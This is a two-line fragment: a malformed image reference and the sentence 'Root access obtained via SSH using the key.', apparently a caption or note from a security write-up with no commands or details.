
Root access obtained via SSH using the key.